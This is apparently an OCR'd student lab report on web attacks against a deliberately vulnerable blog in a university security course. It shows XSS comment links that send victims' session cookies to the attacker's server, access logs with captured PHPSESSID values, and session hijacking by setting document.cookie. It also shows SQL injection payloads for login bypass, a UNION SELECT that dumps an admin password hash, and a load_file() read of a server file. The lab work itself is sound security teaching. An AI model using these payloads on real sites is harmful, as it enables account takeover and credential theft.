


- This is Natalie Stanton, please click **here** to get a bonus prize.
- This is Shishaa1, please click **here** for free clash of clans gems
- Hi from Sree Kanteti, **click here** to know how to earn 1 million dollars in one week
- This is Sree Kanteti, please click **here** to get your bonus point
- Hi from Sree Kanteti, please click **here** to get bonus point
- warning from garikipatil1 : **click to hack** hack warning warning from garikipatil1 : click for Lab7
- Hi, please click **here** to get bonus point
- Hello, this is Ichchha Sharma. Please **click here** to allow me to hijack your session
- Hello, this is Hitesh Sakhare. Please **Click Here** allow me to hijack this session.
- This is Vaibhav Varma. Third time's a charm. Now Click **here** to let me hack your session!!
- This is Atharva Tigadi**click here**for bonus points
- This is Keshav Bansal, please click **here** to get 10 Million Dollors
- This is Rahul Theresaraj, please click **here** to get a chance to win a car!!!
- Hey there! This is Karthi Balasundaram, please click **here** to get a brand new iPhone14max
- Hi from Karthi Balasundaram **Click here** to win a new iPhone14 ProMax!
- Hello, this is Swapnil Shinde. **Click here** to allow XSS attack.
- Hello, Niharika here. Please Click here to allow XSS attack.

Title:

Author:

Text:




Index of /

```
      Name          Last modified    Size Description
helloworld.php   2022-10-12 13:36    72
lab4/            2022-10-20 11:45     -
lab5/            2022-10-20 15:53     -
sessiontest.php  2022-10-07 14:29   254

Apache/2.4.18 (Ubuntu) Server at 172.16.39.92 Port 80
```

After using the code mentioned in task 1.a we can see that the link has been created on the comment part. We cannot see the session ID as we are on the attacker side but as soon as victim click on link the session ID will be displayed.


ii:- Finding session ID

Before clicking on link



```
[11/07/22]seed@VM:~$ cat /var/log/apache2/access.log
172.16.39.92 - - [07/Nov/2022:21:15:26 -0500] "GET /?cookies= HTTP/1.1" 200 750
"-" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0"
172.16.39.92 - - [07/Nov/2022:21:15:26 -0500] "GET /icons/blank.gif HTTP/1.1" 20
0 431 "http://172.16.39.92/?cookies=" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:
60.0) Gecko/20100101 Firefox/60.0"
172.16.39.92 - - [07/Nov/2022:21:15:26 -0500] "GET /icons/unknown.gif HTTP/1.1"
200 528 "http://172.16.39.92/?cookies=" "Mozilla/5.0 (X11; Ubuntu; Linux i686; r
v:60.0) Gecko/20100101 Firefox/60.0"
172.16.39.92 - - [07/Nov/2022:21:15:26 -0500] "GET /icons/folder.gif HTTP/1.1" 2
00 508 "http://172.16.39.92/?cookies=" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv
:60.0) Gecko/20100101 Firefox/60.0"
172.16.39.92 - - [07/Nov/2022:21:15:26 -0500] "GET /favicon.ico HTTP/1.1" 404 50
3 "-" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.
0"
[11/07/22]seed@VM:~$ 
```


After clicking on link



```
172.16.39.92 - - [07/Nov/2022:21:37:12 -0500] "GET /icons/unknown.gif HTTP/1.1" 304 179 "http://172.16.39.92/?cookies=" "Mozilla/5.0 (X11;
Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0"
172.16.39.92 - - [07/Nov/2022:21:37:12 -0500] "GET /icons/folder.gif HTTP/1.1" 304 179 "http://172.16.39.92/?cookies=" "Mozilla/5.0 (X11;
Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0"
172.16.39.86 - - [07/Nov/2022:23:03:26 -0500] "GET /?cookie=PHPSESSID=iqgpifhdfmk8lqdr1td39m3kq0 HTTP/1.1" 200 750 "http://
myblog.westus3.cloudapp.azure.com/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0
Safari/537.36"
172.16.39.86 - - [07/Nov/2022:23:03:26 -0500] "GET /icons/blank.gif HTTP/1.1" 200 431
"http://172.16.39.92/?cookie=PHPSESSID=iqgpifhdfmk8lqdr1td39m3kq0" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/106.0.0.0 Safari/537.36"
172.16.39.86 - - [07/Nov/2022:23:03:26 -0500] "GET /icons/unknown.gif HTTP/1.1" 200 528
"http://172.16.39.92/?cookie=PHPSESSID=iqgpifhdfmk8lqdr1td39m3kq0" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/106.0.0.0 Safari/537.36"
172.16.39.86 - - [07/Nov/2022:23:03:26 -0500] "GET /icons/folder.gif HTTP/1.1" 200 509
"http://172.16.39.92/?cookie=PHPSESSID=iqgpifhdfmk8lqdr1td39m3kq0" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/106.0.0.0 Safari/537.36"
172.16.39.86 - - [07/Nov/2022:23:03:26 -0500] "GET /favicon.ico HTTP/1.1" 404 503
"http://172.16.39.92/?cookie=PHPSESSID=iqgpifhdfmk8lqdr1td39m3kq0" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/106.0.0.0 Safari/537.36"
172.16.39.86 - - [07/Nov/2022:23:03:37 -0500] "GET /lab5/ HTTP/1.1" 200 419 "http://172.16.39.92/?cookie=PHPSESSID=iqgpifhdfmk8lqdr1td39m3kq0"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36"
172.16.39.86 - - [07/Nov/2022:23:03:40 -0500] "GET /lab4/ HTTP/1.1" 200 872 "http://172.16.39.92/?cookie=PHPSESSID=iqgpifhdfmk8lqdr1td39m3kq0"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36"
172.16.39.92 - - [07/Nov/2022:23:08:21 -0500] "GET /?cookie=PHPSESSID=fkagrhkb4ir3p1d1nhfqig6jse HTTP/1.1" 200 750 "http://
myblog.westus3.cloudapp.azure.com/post.php?id=2" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0"
```

Task 2
Simulated the attack as a victim

Login into system



Administration of my Blog


Welcome gadhaven1@udayton.edu!

Home | Manage post | New post | Logout

Welcome	edit	delete
Post for Lab 7-Provide your comments below	edit	delete

Write a new post

After clicking on the link made by the attacker { Hello, Niharika here. Please click here to allow XSS attack.}


Index of / - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Isidore : 22_FA_FT_
SS-LBS-F22/Lab 6
SS-LBS-F22/Lab
Press Esc to exit full screen
index of /
(no subject) - gadh
Index of /
172.16.39.92/?cookie=PHPSESSID=fkagrhkb4ir3p1d1nhfqig6jse
Search
Most Visited
SEED Labs
Sites for Labs
11:09 PM

Index of /


Name	Last modified	Size	Description
helloworld.php	2022-10-12 13:36	72	
lab4/	2022-10-20 11:45	-	
lab5/	2022-10-20 15:53	-	
sessiontest.php	2022-10-07 14:29	254	

Apache/2.4.18 (Ubuntu) Server at 172.16.39.92 Port 80

When a victim login into the system and click on the link which was created by the attacker the victim session ID goes to the attacker which helps attacker to login.

Task 3
Perform session hijacking attack


a: Retrieving the stolen information by XSS attack



```
36 (KHTML, like Gecko) Ubuntu Chromium/49.0.2623.108 Chrome/49.0.2623.108 Safari
/537.36"
172.16.39.45 - - [08/Nov/2022:14:53:26 -0500] "GET /?cookie=PHPSESSID=me5vuls9rc
o7qd02bhv5cpada5 HTTP/1.1" 200 799 "http://myblog.westus3.cloudapp.azure.com/pos
t.php?id=2" "Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko
) Ubuntu Chromium/49.0.2623.108 Chrome/49.0.2623.108 Safari/537.36"
172.16.39.45 - - [08/Nov/2022:14:53:35 -0500] "GET /?cookie=PHPSESSID=me5vuls9rc
o7qd02bhv5cpada5 HTTP/1.1" 200 799 "http://myblog.westus3.cloudapp.azure.com/pos
t.php?id=2" "Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko
) Ubuntu Chromium/49.0.2623.108 Chrome/49.0.2623.108 Safari/537.36"
172.16.39.92 - - [08/Nov/2022:19:52:48 -0500] "GET /?cookie=PHPSESSID=fkagrhkb4i
r3p1d1nhfqig6jse HTTP/1.1" 200 799 "http://myblog.westus3.cloudapp.azure.com/pos
t.php?id=2" "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firef
ox/60.0"
172.16.39.92 - - [08/Nov/2022:19:52:49 -0500] "GET /icons/unknown.gif HTTP/1.1"
200 529 "http://172.16.39.92/?cookie=PHPSESSID=fkagrhkb4ir3p1d1nhfqig6jse" "Mozi
lla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0"
172.16.39.92 - - [08/Nov/2022:19:52:49 -0500] "GET /icons/blank.gif HTTP/1.1" 20
```

By using command cat /var/log/apache2/access.log we can retrieve the victim's information.

b:- Performed session hijacking



Administration of my Blog - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Press Esc to exit full screen
myblog.westus3.cloudapp.azure.com/admin/index.php
Home | Manage post | New post | Logout

Administration of my Blog

Welcome gadhaven1@udayton.edu!

Welcome	edit	delete
Post for Lab 7-Provide your comments below	edit	delete

Write a new post


myblog.com -SS-LBS at UDayton - Chromium
myblog.westus3.cloudapp.azure.com
Home | Admin
Elements Console Sources Network Timeline Profiles Resources Security Audits
top
Preserve log

My Blog

Welcome

Welcome to my blog. Leave a comment if you like the new design :)

Post for Lab 7-Provide your comments below

Is it working?


```
> document.cookie
< "PHPSESSID=lv7ljmhp6tusu4ro63g6f41333"
> document.cookie="PHPSESSID=lv7ljmhp6tusu4ro63g6f41333"
< "PHPSESSID=lv7ljmhp6tusu4ro63g6f41333"
> document.cookie="PHPSESSID=fkagrhkb4ir3pld1nhfqig6jse"
< "PHPSESSID=fkagrhkb4ir3pld1nhfqig6jse"
>
```

The attacker opens the login page goes to the console of the page and inject the session id of the victim to successfully logged in to the system.

Part 2
From XSS to SQL injection

Task 4
Identifying SQL injection Vulnerabilities

i: Discovering Vulnerability



172.16.39.92/admin/login.php

Login


Login Box

Login 'or 1=1;#

Password •••••••••

We tried to login using the ‘or 1=1;#

b: Simple SQL injection attack



172.16.39.92/admin/new.php


Administration of my Blog

Home | Manage post | New post | Logout

Title: Niharika Lab07

Text: Tested by Niharika

c:- Stole credentials using SQL injection


Administration of my Blog - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Most Visited
SEED Labs
Sites for Labs
Administration of my Blog
Home | Manage post | New post | Logout
Title:
Text:
Update


```
172.16.39.98/admin/edit.php?id=0 union SELECT 1,"Niharika Lab07",concat("gad
```

Title: Niharika Lab07

```
gadhaven1 :username>admin,Password:e2b9d9ec572edbd563be797da4e8524b
```

Task 5
SQLi attacks to the shell

a: Displaying php file content with SQLi attack


Administration of my Blog - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Most Visited
SEED Labs
Sites for Labs
Administration of my Blog
Home | Manage post | New post | Logout
Title:
Text:
Update

```
172.16.39.98/admin/edit.php?id=0 union select 1,2,load_file("/var/www/index.ph
```

